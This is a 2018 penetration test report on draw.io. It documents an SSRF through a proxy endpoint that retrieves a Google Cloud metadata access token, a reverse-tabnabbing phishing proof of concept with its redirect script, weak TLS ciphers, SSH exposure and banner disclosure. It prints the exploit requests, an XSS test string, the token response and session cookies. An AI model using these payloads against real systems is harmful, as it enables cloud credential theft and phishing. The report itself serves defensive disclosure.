Application & Server Penetration Testing
By Petar Antonic

August 18th 2018

Prepared For:

draw.io

USE AND DISCLOSURE OF INFORMATION IN THIS DOCUMENT

This document contains information that is confidential and proprietary to the subject of the Penetration Testing Report. The document and the information contained within it and its attachment(s) as applicable may be used by the subject of the Assessment Report and Draw.io for its intended purpose. All information remains the property of its respective owner and any other use or disclosure of this information requires prior written approval.

Contents

1 Executive Summary

A penetration testing of a https://draw.io web application and its supported infrastructure was conducted. The testing was conducted externally over the Internet from the perspective of both authenticated and unauthenticated user.

The application testing consisted of the following activities:

- Research and information gathering
- Automated and manual testing
- Verification and validation of findings
- Reporting

To conduct the test, scans of the Web application(s) and Web server(s) was performed. The initial testing began on August 3rd, 2018 and progressed trough August 18th, 2018. The testing window was 24/7. Spot checks were conducted after the initial testing was completed.

Tools used during this assessment: Burpsuite Proffessional, Nessus Proffessional, nmap.

The findings revealed during testing and presented in this report should be further validated if necessary.

Notable issues discovered on the systems within scope include:

- Out-of-band resource load that leads to SSRF(Server Side Request Forgery) that can be used to access Google Cloud internally and possibility to steal access token.
- Reverse tabnabbing that can be used in phishing attacks as victim first visits draw.io and than gets redirected to a malicious website.
- Weak cipher suites that can be exploited to retrieve clear-text communication over seemingly secured channel
- SSH Bruteforce where malicious user launches high number of authentication requests with goal of guessing username & password, gaining unauthorised access to system shell.
- Information Disclosure

2 Project Scope & Methodology

The scope of the application assessment focused entirely on:

- Gray box penetration testing of web application/s and its supported infrastructure
- Black box penetration testing of web application/s and its supported infrastructure

URL: https://www.draw.io

IP Address: 104.20.88.78

The following information was provided to conduct the test:

Application URL	Username	Role
https://www.draw.io	Vlada.antonic60@gmail.com	End-user

Constraints and Limitations

The tests were conducted externally from Internet and the result(s) / finding(s) made are highly subjective to https://www.draw.io (and it'sub-domains) web application/s visibility (in terms of perimeter access rules) and availability at that given point of time.

Manual and Automated Testing

The testing of the server and application consisted of using open source/freeware tools. The testing methods included looking for known vulnerabilities in the application as well as using simulated attacks (excluding Denial of Service attacks – one reported for Wordpress was detected by Wordpress version instead) to find weaknesses. Some of the discovered vulnerabilities were analysed further using manual procedures.

Vulnerability Research & Analysis

Using the information gathered by the automated testing, vulnerabilities were researched using commercial databases and Internet sites containing relevant vulnerability data.

Application and Server Information

Independent research was performed to obtain public information about the application and Web server. In the process, certificate information, all supported ciphers, open and closed ports, and information on the Web server was acquired.

Open / Closed Ports

```
Nmap scan report for exp.draw.io (162.253.133.67)
Host is up (0.18s latency).
rDNS record for 162.253.133.67: static.162.253.133.67.macminivault.com
Not shown: 992 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 7.6 (protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd (Express)
88/tcp    open     kerberos-sec Heimdal Kerberos (server time: 2018-08-
16 18:25:56Z)
443/tcp   open     ssl/ssl      Apache httpd (SSL-only mode)
5900/tcp  open     vnc          Apple remote desktop vnc
8000/tcp  open     http         Node.js Express framework
49152/tcp open     unknown
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x
```

Rest of the subdomains are behind Cloudflare and thus excluded.

3 OWASP TOP 10 2017 Mapping

This section maps the application's security posture to OWASP TOP 10 2017 vulnerabilities. Below table illustrates the same:

Sr. No:	Web Application Security Risks	Status	Responsible Finding
A.1	Injection	COMPLIANT	
A.2	Broken Authentication	COMPLIANT	
A.3	Sensitive Data Exposure	NON-COMPLIANT	5.5
A.4	XML External Entities (XXE)	COMPLIANT	
A.5	Broken Access Control	COMPLIANT	
A.6	Security Misconfiguration	NON-COMPLIANT	5.1,5.2 5.3,5.4
A.7	Cross-Site Scripting (XSS)	COMPLIANT	
A.8	Insecure Deserialization	COMPLIANT	
A.9	Using Components with Known Vulnerabilities	COMPLIANT	
A.10	Insufficient Logging & Monitoring	COMPLIANT	

USE AND DISCLOSURE OF INFORMATION IN THIS DOCUMENT

This document contains information that is confidential and proprietary to the subject of the Penetration Testing Report. The document and the information contained within it and its attachment(s) as applicable may be used by the subject of the Assessment Report and Draw.io for its intended purpose. All information remains the property of its respective owner and any other use or disclosure of this information requires prior written approval.

4 Security Roadmap

This section contains findings, risks, and recommendations resulting from automated testing. The scans were performed with minimal background information. There was no detailed interaction with the programmers who developed the application or Internet service providers who maintain the Web server. Therefore, additional investigative activities may be required in order to fully validate the findings.

The findings are presented in order of criticality to assist in the remediation assessment.

Graphical Representation of Vulnerabilities

The following table is the abstract of findings, which summaries the overall risks identified during the pen test. For details, refer to section "Technical Findings – Details".

Total of **11** unique risks were identified during the test.

	Total Vulnerabilities		
Target Application	HIGH	MEDIUM	LOW
https://draw.io/	00	01	02
https://exp.draw.io/	00	02	01
https://db.draw.io/	01	01	01
https://math.draw.io/	01	00	01
https://desk.draw.io/	00	01	00
https://support.draw.io/	00	02	00

5 Technical Findings – Details

The security assessment found 01 high, 02 medium risk and 01 low risk vulnerabilities.


No.	Finding	Criticality Rating
5.1	Out of Band Resource Load to SSRF & Access token hijacking	**HIGH**
5.2	Reverse Tabnabbing	**MEDIUM**
5.3	Weak Cipher Suites	**MEDIUM**
5.4	SSH Brute-force	**MEDIUM**
5.5	Information Disclosure	**LOW**

5.1 Out-of-band Resource Load leads to SSRF and access token Criticality: HIGH

Details: Out-of-band resource load arises when it is possible to induce an application to fetch content from an arbitrary external location, and incorporate that content into applications own response. The ability but to trigger arbitrary out-of-band resource load does not present a vulnerability on its own in many cases this ability can be exploited. I was able to access Google Cloud's internal metadata and retrieve access token via SSRF(Server-Side-Request-Forgery)

Affected Host:

https://db.draw.io/




```
GET
/proxy?url=http://metadata.google.internal/computeMetadata/vlbetal/instance/ser
vice-accounts/drawdotio@appspot.gserviceaccount.com/token HTTP/1.1
Host: db.draw.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://db.draw.io/?title=Copy%20of%20Untitled%20Diagram.xml%22%3E%3Cscript%3Ea
lert(1)%3C%2Fscript%3E&client=1
Cookie: __cfduid=db850af316e391c9a4939e11cd47b64861533303948;
cf_clearance=ef3a151be6db741a4b075c2b87abd646bdec781d-1533303950-2592000
Connection: close
Origin: draw.io
```

```
HTTP/1.1 200 OK
Date: Mon, 06 Aug 2018 18:34:25 GMT
Content-Type:
application/octet-stream;charset=ut
Content-Length: 173
Connection: close
Cache-Control: private, max-age=864
Access-Control-Allow-Origin: https:
X-Cloud-Trace-Context:
0c3194e638e70cbd79e2a75c3de482f5
Expect-CT: max-age=604800,
report-uri="https://report-uri.clou
n-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 446398f62c167c7e-BEG

{"access_token":"ya29.c.Ek7xBdlsUbD
YkVf6cZtuTQ9rM284hdZNwzy681wTOrhjZj
JpliBFRNxmS7Rul9wwVCXoqV08MqErKUa8"
:1216,"token_type":"Bearer"}
```

Figure 1 showing access token retrieved from Google's internal metadata

Using this token I was able to write data to the project.



```
r0p3@DESKTOP-557I6RD:~$ curl https://www.googleapis.com/compute/v1/projects/drawdotio/
ation/json"
{
 "kind": "compute#project",
 "id": "2006701007647973147",
 "creationTimestamp": "2016-02-17T05:41:13.904-08:00",
 "name": "drawdotio",
 "commonInstanceMetadata": {
  "kind": "compute#metadata",
  "fingerprint": "4nO5pPeL1do=",
  "items": [
   {
    "key": "Test",
    "value": "Pwned?"
   }
  ]
 },
 "quotas": [
  {
   "metric": "SNAPSHOTS",
   "limit": 10000.0,
   "usage": 0.0
  },
  {
   "metric": "NETWORKS",
   "limit": 30.0,
   "usage": 1.0
  },
  {
   "metric": "FIREWALLS",
   "limit": 500.0,
   "usage": 6.0
```

Figure 2 showing “Pwned?” value that I inputed using access token retrieved via SSRF

Risk: Malicious user can exploit the ‘proxy’ feature to access Google’s internal metadata and retrieve access token. In addition to this, malicious user can use Draw.io as a proxy for attacking other entities.

Recommendation: Do not allow ‘proxy’ to access Google’s Cloud internal servers. Find a way to better control outgoing HTTP and DNS request so Draw.io can’t be used as attack proxy.

5.2 Reverse Tabnabbing Criticality: MEDIUM

Details: Reverse tabnabbing is an attack where a page linked from the target page is able to rewrite that page, for example to replace it with a phishing site. As the user was originally on the correct page they are less likely to notice that it has been changed to a phishing site, especially it the site looks the same as the target. If the user authenticates to this new page then their credentials (or other sensitive data) are sent to the phishing site rather than the legitimate one.

Proof of Concept URL link:

https://www.draw.io/?lightbox=1&highlight=0000ff&edit=_blank&layers=1&nav=1&title=Untitled%20Diagram.xml#RdZPbUsMgEIafJredBGrVSxtTddRxxo7jNU22AUsgQ7BJfXo3BXLwkJvAt%2F8eWJaIplV3Z1jNn3UBMiJx0UX0NiIkWdIYfz05ObK6Ig6URhReNIKt%2BAIPvV%2F5KQpoZkKrtbSinsNcKwW5nTFmjG7nsr2W86w1K%2BEX2OZM%2FqbvorDc0auLeOT3IEoeMiext%2BxYfiiN%2FIQ%2BX0To%2Fvw5c8VCLK9vOCt0O0E0i2hqtLZuVXUpyL63oW3Ob%2FOPdajbgLJ%2FOLw1YF52H33LSCzZDq%2FNl7mSqF9zDLAq%2B1X69JA%2Boug%2Be82CdWeCNRAMPLq43FKogwvKra0jetMnJ5tj3dCEXF%2FEC33kCwVYwKbmouELbivpXMMpyNCI4YCNPYW7sdCdS%2B3d6G2Cy8YafYBUS22QKK1Qud4LKX%2BglgsL25rlfaQWJxcZk6JUuM2xYYDa9RGMFTgJN95QiaKQ54Ba2RAQrzXGL8s83%2FrylkMb%2BjDQ%2FXsryeSId6ArsOaEEu8wvAP%2FfIZxacdhXIZh5NNBvPSQ%2BQdQDrHHIcCF72vYTsYioHEEz%2FLJO6fZNw%3D%3D




Secure | https://www.draw.io/?lightbox=1&highlight=0000ff&edit=_blank&layers=1&nav=1&title=Untitled%20Diagram.xml#RdZPbUsMgElafJredBGrVSxtTddRxx...

Figure 3 showing spoofed Draw.io page with 'Click Here' leading to phish.html on a VPS.

Once user clicks on 'Click Here' link, new tab will be opened and Draw.io tab will be redirected to a 'phish.example.com'
Source code of the 'http://vps312950.ovh.net/phish.html':

```
<html>
 <body>
  <script>
   if (window.opener) {
      window.opener.location = "https://phish.example.com";
   }
  </script>
 </body>
</html>
```



This site can't be reached

phish.example.com's server IP address could not be found.

Try:

- Checking the connection
- Checking the proxy, firewall, and DNS configuration
- Running Windows Network Diagnostics

ERR_NAME_NOT_RESOLVED

Figure 4 showing that users 'Draw.io' tab has been redirected to 'phish.example.com'

Risk: Malicious user can send out links to legitimate Draw.io page displaying Click here, and when end-user clicks, he/she'll be redirected to attacker specified malicious website.


Recommendation: To mitigate this issue we need to use rel="nofollow noopener noreferrer"

5.3 Weak Cipher Suites Criticality: MEDIUM

Details: It is observed from Nmap scaning that you're using Cloudflare on some hosts. This implementation is supporting use of weak cipher suites. In addition, one host isn't behind Cloudflare but supports weak ciphers. Weak ciphers suites are vulnerable to what is known as 'Brithday' attacks.

Affected Host:

https://draw.io/
https://exp.draw.io/
https://db.draw.io/
https://math.draw.io/
https://desk.draw.io/
https://support.draw.io/



Cipher Suites

TLS 1.2 (suites in server-preferred order)

TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) ECDH secp256r1 (eq. 3072 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) ECDH secp256r1 (eq. 3072 bits RSA) FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f) DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e) DH 2048 bits FS	128
TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b) DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39) DH 2048 bits FS	256
TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (0x88) DH 2048 bits FS	256
TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67) DH 2048 bits FS	128
TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33) DH 2048 bits FS	128
TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (0x45) DH 2048 bits FS	128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d) WEAK	256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d) WEAK	256
TLS_RSA_WITH_AES_256_CBC_SHA (0x35) WEAK	256
TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (0x84) WEAK	256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c) WEAK	128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c) WEAK	128
TLS_RSA_WITH_AES_128_CBC_SHA (0x2f) WEAK	128
TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (0x41) WEAK	128

Figure 5 showing weak cipher suites supported

Risk: Malicious user that is well positioned on the same network as the victim can retrieve plain-text communication of seemingly secure channel.


Recommendation: Disable weak cipher suites for hosts not behind Cloudflare- for CF contact their support.

5.4 SSH Bruteforce Criticality: MEDIUM

Details:
SSH service is available, and login too. Witch is extremely insecure. You should use predetermined keys to connect to these devices via SSH.

Affected Host:

https://exp.draw.io/



```
root@kali:~# ssh root@162.253.133.67
The authenticity of host '162.253.133.67 (162.253.133.67)' can't be established.
ECDSA key fingerprint is SHA256:EJb8BweOmc4RG8hrLBNbzMrdv61C5kYt3u0P4rEKl70.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '162.253.133.67' (ECDSA) to the list of known hosts.
Password:
Password:
Password:
root@162.253.133.67's password:
Permission denied, please try again.
root@162.253.133.67's password:
```


Figure 6 showing weak encryption alghorithm supported by SSH service on above mentioned hosts

Risk: Unauthorised access to hosts system shell

Recommendation: Ban user after several failed authentications.

5.5 Information Disclosure Criticality: LOW

Details:
Servers return HTTP headers in their communication with end-users, by default these headers disclose sensitive information trough server banners as shown on section #2 “Project Scope & Methodology” under Open Ports section.
It can be observed that host in question has open Remote Desktop VNC service on port 5900, this is extremely insecure and these ports should be filtered.



```
Nmap scan report for exp.draw.io (162.253.133.67)
Host is up (0.18s latency).
rDNS record for 162.253.133.67: static.162.253.133.67.macminiv
Not shown: 992 closed ports
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 7.6 (protocol 2.0)
25/tcp    filtered smtp
80/tcp    open     http         Apache httpd (Express)
88/tcp    open     kerberos-sec Heimdal Kerberos (server time:
443/tcp   open     ssl/ssl      Apache httpd (SSL-only mode)
5900/tcp  open     vnc          Apple remote desktop vnc
8000/tcp  open     http         Node.js Express framework
49152/tcp open     unknown
Service Info: OS: Mac OS X; CPE: cpe:/o:apple:mac_os_x
```

Figure 7 showing exact version of OpenSSH aswell as Kerberos server time

Risk: Disclosing exact versions of the technologies used in the infrastructure can lead to increased attack surface for the malicious user. There is also big blackmarket for 0days.

Recommendation: Customize HTTP headers not to disclose exact version & Customize Tomcat error page not to disclose its version.